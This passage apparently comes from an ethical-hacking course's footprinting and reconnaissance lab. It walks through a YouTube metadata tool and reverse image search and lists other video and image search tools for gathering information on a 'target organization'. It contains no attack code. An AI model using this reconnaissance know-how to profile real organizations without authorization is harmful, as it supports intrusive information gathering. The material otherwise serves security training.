


Module 02 – Footprinting and Reconnaissance

- Once the search is completed scroll down and you can observe the details related to the video such as **published date and time, channel Id, title, etc.**, in the **Snippet** section.




- Scroll down to check the additional information under the sections **Statistics, Geolocation, Status, etc.**




Module 02 – Footprinting and Reconnaissance

- Under the **Thumbnail** section you can find the reverse image search results, click on the **Click to reverse image search** button under any thumbnail.



- A new tab in Google appears, and the results for the reverse image search are displayed.



- This concludes the demonstration of gathering information from the advanced video search and reverse image search using the YouTube search engine and YouTube Metadata tool.

11. You can use other video search engines such as **Google videos** (<https://www.google.com/videohp>), **Yahoo videos** (<https://in.video.search.yahoo.com>), etc.; video analysis tools such as **EZGif** (<https://ezgif.com>), **VideoReverser.com** (<https://www.videoreverser.com>) etc.; and reverse image search tools such as **TinEye Reverse Image Search** (<https://tineye.com>), **Yahoo Image Search** (<https://images.search.yahoo.com>), etc. to gather crucial information about the target organization.
12. Close all open windows and document all acquired information.

Task 3: Gather Information from FTP Search Engines

